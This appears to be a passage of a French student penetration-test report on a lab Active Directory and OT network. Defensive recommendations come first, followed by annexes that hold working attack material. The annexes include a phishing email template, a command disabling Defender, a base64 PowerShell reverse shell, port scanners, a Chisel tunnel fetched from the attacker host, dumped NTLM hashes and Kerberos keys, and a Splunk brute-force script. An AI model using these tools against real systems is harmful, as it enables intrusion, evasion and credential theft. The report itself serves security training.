
Pour casser la collecte de logs, nous n'avons qu'à reprendre la commande vue précédemment qui permet de détruire le système de fichiers sur Windows !

BOUVIER Robin
DUCREY Maxence


Mécanismes de défense


Tiering des comptes :

Sur l'AD, on crée des groupes T0-Users, T0-Computers, T1-Users et T1-Computers. On crée ensuite des GPO pour leur interdire l'accès aux PC du domaines :



On crée une seconde GPO avec comme étendue les PC intégré dans le groupe T0 (ici ce sera uniquement l'AD). Cette GPO permet d'autoriser l'accès aux PC inclus dans le groupe T0.





Restriction sur le pare-feu :

Sur notre pare-feu, les accès à Internet ne sont pas régulés. Tous les ports sont admis. Il faudrait laisser passer uniquement les ports HTTP/S et DNS. Tous les autres ne sont pas utiles pour une navigation sur le web.

De plus pour les connexions entre les 2 réseaux, on devrait bloquer tous les ports et uniquement laisser passer les flux RDP, Splunk, HTTP et HTTPS pour accéder aux services web présents dans la partie OT.

Enfin, le dernier point serait de n'accepter que les connexions faites avec les comptes de l'Active Directory et désactiver le compte local.

Désactivation des comptes locaux sur les machines :

Le rebond se fait grâce à un mot de passe de compte local dans un IPAM d'automaticien. Les comptes locaux ne sont pas recommandés notamment car ils empêchent la traçabilité des interactions avec la machine. De plus, si les utilisateurs utilisent leur comptes personnels, il n'auront pas besoin de noter un mot de passe dans un IPAM.

Mise à jour des OS :

Toutes nos connexions sur des AD se font à cause de failles techniques sur Windows. La première chose à faire serait de mettre ces machines à jours sur des versions corrigés.

Pour la faille zérologon utilisé sur le WS2019, nous avons actuellement les versions de correctifs suivant :

```
C:\Users\Administrator>wmic qfe list brief /format:table
Description      FixComments  HotFixID   InstallDate  InstalledBy
Update                        KB4514366
Security Update               KB4512577
Security Update               KB4512578
```

Nous devons passer à la version KB4565349 pour corriger la faille.

De même sur le Windows Server 2008 nous utilisons une faille EternalBlue. Nous avons les patchs de sécurité suivant :

```
C:\Users\Administrateur>wmic qfe list brief /format:table
Description  FixComments  HotFixID  InstallDate  InstalledBy
talledOn  Name  ServicePackInEffect  Status
Update                    KB976902                VULVICINDUS\Administrateur
21/2010
```

Pour corriger cette faille, il faut installer au moins le patch KB4012218.

Installation d'un EDR :

La méthode la plus simple pour contrer ces attaques est l'installation d'un EDR. Même celui de base de Windows reconnaît le caractère malicieux des scripts utilisé dans notre attaque. Des solutions propriétaire et commerciale existent comme SentinelOne mais il nous est impossible de les mettre en place car elles nécessitent des licences payantes.

Remplacer les dossiers partagés

Le protocole SMB est vieux et est connu principalement pour ses failles. L'utilisation d'un Drive (OneDrive, Nextcloud…) convient souvent mieux aux usages actuelles avec une très bonne intégration web et une meilleure sécurité notamment aux niveau des accès.

Sécurisation de l'IPAM

Pour l'IPAM il est possible de garder le tableur mais il faudrait le sécuriser avec au minimum un mot de passe fort. Cependant la meilleure solution est de mettre en place un service qui servira uniquement à cet IPAM comme PHP IPAM, NetBox ou SolarWinds. Ces solutions passe par une interface web qui inclut une authentification plus ou moins forte en fonction du paramétrage.

BOUVIER Robin
DUCREY Maxence

Annexes :

Annexe 1 : Mail de phishing

[[TRÈS URGENT]] - Sensibilisation au phishing

Bonjour M. Machin,

Je me permets de vous contacter pour vous **demander de lire en urgence** le fichier PDF ci-joint, qui traite d'une **sensibilisation au phishing**.

Il vous reste peu de temps, je vous rappelle que ce document doit être lu avant 15 h !

Dans le cadre de votre projet de changement d'automates de fabrication, les besoins en cybersécurité sont très importants.

Il est **crucial** que vous le consultiez dès que possible pour garantir la sécurité de nos données et systèmes. Votre réactivité est donc très importante.

Un manquement à ce devoir sera remonté à votre hiérarchie et au pôle informatique.

Je reste à votre disposition pour toute question ou précision supplémentaire.

Merci pour votre collaboration rapide.

Cordialement,
Pierre CAILLOUX

XEFI INFORMATIQUE - www.xefi.fr

LA PROXIMITÉ INFORMATIQUE

Annexe 2 : Programme du script créant le reverse shell

Set-MpPreference -DisableRealtimeMonitoring $true

powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0A
LgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC
4AMQA3ADEALgAxAC4ANAA2ACIALAA0ADIANAAyACkAOwAkAHMAdAByAGUAYQBtACAAPQAgAC
QAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdA
F0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpA
GwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAH
MALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwAC
kAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAG
UATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAG
QAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGk

AKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJ
gAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAg
AD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApA
C4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQA
ZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHk
AdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwBy
AGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMA
GUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsA
GkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==

Annexe 3 : Script de scan IP

$t = (1..15|%{"172.25.0.$_"}) + (250..254|%{"172.25.255.$_"}); $t | % { $ip=$_; if(Test-Connection $ip -Count 1 -Quiet -Ea 0) { "[$ip] EN LIGNE"; 21,22,80,445,3389,5985 | % { $s=New-Object Net.Sockets.TcpClient; $a=$s.BeginConnect($ip,$_,$null,$null); Start-Sleep -m 50; if($s.Connected) { "   -> Port $_ OUVERT"; $s.Close() } } } }

Annexe 4 : Mise en place de chisel

Montage d'un tunnel Chisel (SOCKS) pour simuler la Kali dans le réseau local :

wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_linux_amd64.gz
wget https://github.com/jpillora/chisel/releases/download/v1.7.7/chisel_1.7.7_windows_amd64.gz

gunzip chisel_1.7.7_linux_amd64.gz
gunzip chisel_1.7.7_windows_amd64.gz

mv chisel_1.7.7_linux_amd64 chisel
mv chisel_1.7.7_windows_amd64 chisel.exe

chmod +x chisel

Lancer le serveur (côté Kali) :

./chisel server -p 8000 –reverse → ATTENTION IL FAUT BIEN QUE LES OPTIONS SOIENT COLOREES

Lancer le serveur web (côté Kali) :

python3 -m http.server 80

Récupérer le fichier Chisel côté Windows :

cd C :\Windows\Temp

iwr -uri http://10.171.1.46/chisel.exe -OutFile chisel.exe

```
┌──(root㉿kali16)-[/home/kali]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.171.2.10 - - [25/Jan/2026 09:33:06] "GET /chisel.exe HTTP/1.1" 200 -
```

Connecter le tunnel :

.\chisel.exe client 10.171.1.46:8000 R:socks

Un tunnel se fait :

```
2026/01/25 09:47:27 server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks: Listening
```

Configurer Proxychains pour rediriger le flux :


```
root@kali16: /home/kali
Session  Actions  Éditer  Vue  Aide
root@kali16: /home/kali   root@kali16: /home/kali   root@kali16: /home/kali
 GNU nano 8.7                                  /etc/proxychains4.conf *

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write :443 again)
# dnat 1.1.1.2:443  1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1  1.1.1.2:443

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1  1.1.1.2

# ProxyList format
#       type  ip  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#       only numeric ipv4 addresses are valid
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modification.
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1080
```

Maintenant que nous « sommes » dans le réseau privé même sur la Kali, nous pouvons voir si le contrôleur de domaine est vulnérable à Zerologon. Pour rappel, nous avons déjà le nom DNS (utile pour le test) :

BOUVIER Robin
DUCREY Maxence

proxychains python3 zerologon_tester.py WIN-C54DCKH9K18 172.25.0.1

Proxychains permet de passer par le tunnel. Le résultat est que la machine est vulnérable à la ZeroLogon :



Annexe 5 : Liste des hashes du DC LAN

Administrator:500:aad3b435b51404eeaad3b435b51404ee:**e45a314c664d40a227f9540121d1a29d**:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d1f2e0105967ca288cfd2456e537e948:::
vulvic.fr\jean.machin:1104:aad3b435b51404eeaad3b435b51404ee:390ffc85bfb7845a7e84fe04f59c4c52:::
vulvic.fr\admin.test:1106:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
WIN-C54DCKH9K18$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WINDOWS14$:1105:aad3b435b51404eeaad3b435b51404ee:2768d94a8a04752e2c6e0c20b129eb5d:::
WEC-IT$:1108:aad3b435b51404eeaad3b435b51404ee:af2e44bc6a0b6a44fbc9cdc512c81237:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:be6026e791e140712a63d47f3cb2c2884f009464991401fb61b9748458c14552
Administrator:aes128-cts-hmac-sha1-96:2a3378e992898e7cc6a00ad1df157578
Administrator:des-cbc-md5:6d0bae311567fd7f
krbtgt:aes256-cts-hmac-sha1-96:f803bebfac19cbabf854ec240a60ac7510556c3d5eda49c172da97d14e6cd1ed
krbtgt:aes128-cts-hmac-sha1-96:6d2a057c0a13d097ed055f4547fc8b83
krbtgt:des-cbc-md5:1cdf5d8067ababea
vulvic.fr\jean.machin:aes256-cts-hmac-sha1-96:e85d6a8c0c0cf97f8d4ffd32b7f3ba54c5fe57f9f0cf24545bd23d11065ec381
vulvic.fr\jean.machin:aes128-cts-hmac-sha1-96:c0d775b78282957d2f2d36fd92ceaa6a
vulvic.fr\jean.machin:des-cbc-md5:23cd5da4d9680868
vulvic.fr\admin.test:aes256-cts-hmac-sha1-96:d87d49df41fab6e2403824b1d23333211d8e4082c0222aa768cc2138a6d42ca9
vulvic.fr\admin.test:aes128-cts-hmac-sha1-96:7870e8248391ed4d56fcc2d0719b435a
vulvic.fr\admin.test:des-cbc-md5:437c314994678657
WIN-C54DCKH9K18$:aes256-cts-hmac-sha1-96:5d314c7c7ef32d8238ec94375c89417e8b97e54fbce1eec869c4f2070db7919c
WIN-C54DCKH9K18$:aes128-cts-hmac-sha1-96:2eabd9feaf30e8db5be173622bbf5668
WIN-C54DCKH9K18$:des-cbc-md5:2a5bc4b06b0780bf
WINDOWS14$:aes256-cts-hmac-sha1-96:2fd7a7363f3b2beced9dd2bdc347b15aeb055f010de1454663f797a0f7229778
WINDOWS14$:aes128-cts-hmac-sha1-96:b2a2b786fdab877e24db03eb540745da
WINDOWS14$:des-cbc-md5:6113ba64018525e9
WEC-IT$:aes256-cts-hmac-sha1-96:eec0f83c012a2bd703cfeea6d90b223b2f7a1d8cc87cfa174a3d18419b06ea43
WEC-IT$:aes128-cts-hmac-sha1-96:f3967445781c47368368385b10668df1
WEC-IT$:des-cbc-md5:aeab232f62f7617c

Annexe 6 : Scan IP OT

$Range1 = 1..254 | % { "192.168.0.$" } *$Range2 = 250..254 | % { "192.168.255.$" }*

$AllIPs = $Range1 + $Range2

$Ports = 21,22,23,25,53,80,88,135,139,389,443,445,1433,3306,3389,5900,5985,8000,8080

Write-Host "--- Démarrage du Scan Furtif ---" -ForegroundColor Cyan

foreach ($ip in $AllIPs) {

Petit Ping rapide avant de tester les ports (pour gagner du temps)

Si le ping est bloqué, on peut commenter la ligne 'if' pour forcer le scan

if (Test-Connection -ComputerName $ip -Count 1 -Quiet) { Write-Host "Cible Vivante : $ip" -ForegroundColor Green

```
    foreach ($port in $Ports) {
        $socket = New-Object Net.Sockets.TcpClient
        try {
            # Timeout très court (100ms) pour aller vite
            $connect = $socket.BeginConnect($ip, $port, $null, $null)
            if ($connect.AsyncWaitHandle.WaitOne(100, $false)) {
                Write-Host "   [+] PORT $port OUVERT" -ForegroundColor Yellow
            }
        } catch {}
        finally { $socket.Close() }
    }
}
```

} Write-Host "--- Scan Terminé ---" -ForegroundColor Cyan

ou :

1..254 | % { $ip="192.168.0.$_"; $s=New-Object Net.Sockets.TcpClient; $r=$s.BeginConnect($ip,445,$null,$null); if($r.AsyncWaitHandle.WaitOne(50,$false)){write-host "$ip - SMB OPEN" -f Green}; $s.Close() }

Annexe 7 : Script de bruteforce

$TargetIP = "192.168.0.50" $Port = "8000" $Page = "/fr-FR/account/login" $Url = "http://$($TargetIP):$($Port)$($Page)" $Username = "splunkad"

$Wordlist = "$env:USERPROFILE\Desktop\pass.txt"

Clear-Host Write-Host "--- BRUTEFORCE SPLUNK (Mode Session Active) ---" -ForegroundColor Cyan Write-Host "Cible : $Url" -ForegroundColor Gray

[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}

Write-Host "Initialisation de la session (Récupération du jeton)..." -ForegroundColor Yellow try { $InitRequest = Invoke-WebRequest -Uri $Url -SessionVariable MaSession -ErrorAction Stop } catch { Write-Error "Impossible de contacter la page de login pour initialiser la session !" Stop }

```
$Cval = $MaSession.Cookies.GetCookies($Url) | Where-Object { $_.Name -eq "cval" } if (-not $Cval) { Write-Warning "Attention: Cookie 'cval' introuvable. On tente sans (ça risque de faire 401)." $CvalValue = "" } else { $CvalValue = $Cval.Value Write-Host "Jeton de sécurité trouvé : $CvalValue" -ForegroundColor Cyan }

$Passwords = Get-Content $Wordlist foreach ($pass in $Passwords) { $pass = $pass.Trim()
$Body = @{
   "cval"     = $CvalValue
   "username" = $Username
   "password" = $pass
}

try {
   $Reponse = Invoke-WebRequest -Uri $Url -Method POST -Body $Body -WebSession $MaSession -MaximumRedirection 0 -ErrorAction Stop

   if ($Reponse.Content -notmatch "incorrect" -and $Reponse.Content -notmatch "failed") {
      Write-Host " "
      Write-Host ">>> VICTOIRE POSSIBLE (Code 200 sans erreur) : $pass" -ForegroundColor Green -BackgroundColor Black
      break
   }
}
catch {
   $Code = $_.Exception.Response.StatusCode

   # Si c'est une 401 Unauthorized, c'est un échec de mot de passe "propre"
   if ($Code -eq "Unauthorized") {
      Write-Host "[$pass] Mdp refusé (401)" -ForegroundColor DarkGray
   }
   # Si c'est une Redirection (302/303), C'EST GAGNÉ !
   elseif ($Code -in @("Found", "SeeOther", "MovedPermanently")) {
      Write-Host " "
      Write-Host "##########################################" -ForegroundColor Green
      Write-Host " VICTOIRE ! MOT DE PASSE : $pass" -ForegroundColor Black -BackgroundColor Green
      Write-Host " (Redirection détectée, login réussi)"
      Write-Host "##########################################" -ForegroundColor Green
      break
```

```
    }
    else {
        Write-Host "[$pass] Erreur $Code" -ForegroundColor Red
    }
}

}
```